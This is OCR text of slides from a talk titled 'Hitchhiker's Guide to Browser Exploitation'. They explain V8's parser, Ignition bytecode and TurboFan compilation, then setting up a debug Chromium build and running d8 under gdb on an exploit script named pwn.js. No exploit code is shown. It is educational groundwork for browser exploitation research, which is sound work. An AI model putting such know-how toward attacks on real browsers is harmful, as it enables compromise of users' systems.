
Hitchhiker’s Guide to Browser Exploitation 🔥

Теодор Арсений Ларионов-Тришкин

Mobile Security Researcher

Москва, 17.12.2024



BI.ZONE SPR НИЯУ МИФИ


Hitchhiker’s Guide to Browser Exploitation 🔥

Dec 17, 2024


Theodor Arsenij

Architecture ☃

Architecture




Compiler



[1] https://docs.google.com/presentation/d/1_eLlVzcj94_G4r9j9d_Lj5HRKFnq6jgpuPJtnmIBs88/edit#slide=id.g2134da681e_0_125

AST


```
function Sum(point) = {
  return point.x + point.y;
};
```



Parser

[2] https://docs.google.com/presentation/d/1HgDDXBYqCJNasBKBDf9szap1j4q4wnSHhOYpaNy5mHU/edit#slide=id.g17d335048f_1_2672

Ignition




```
0 : 87       StackCheck
1 : 03 03    LdaSmi [3]
3 : 2e 02 02 Mul a1, [2]
6 : 2c 03 03 Add a0, [3]
9 : 8b       Return
```

Ignition

TurboFan


```
0 : 87         StackCheck
1 : 03 03      LdaSmi [3]
3 : 2e 02 02 Mul a1, [2]
6 : 2c 03 03 Add a0, [3]
9 : 8b         Return
```



TurboFan

[3] https://docs.google.com/presentation/d/1chhN90uB8yPaIhx_h2M3lPyxPgdPmkADqSNAoXYQiVE/edit#slide=id.g1ba5e472dd_0_107

TurboFan (Native)



```
...                             ; prologue
mov eax, [ebp + 0x10]           ; point
mov ecx, 0x56a79431             ; “x”
call $LoadNamedProperty
push eax
mov eax, [ebp + 0x10]           ; point
mov ecx, 0x56a71251             ; “y”
call $LoadNamedProperty
pop edx
call $BinaryOpAdd
...
```

TurboFan

Setting Things Up

Getting the Sources

Better build Chromium in the container 💀

Example: sasctf-quals-2024/Ubercaged/Dockerfile

Debugging

With everything in-place you can now run your own version of V8:

```
gdb --args /home/chrome/chromium/src/out/x64.debug/d8 --shell
/home/chrome/exploit/pwn.js --allow-natives-syntax --print-code
```

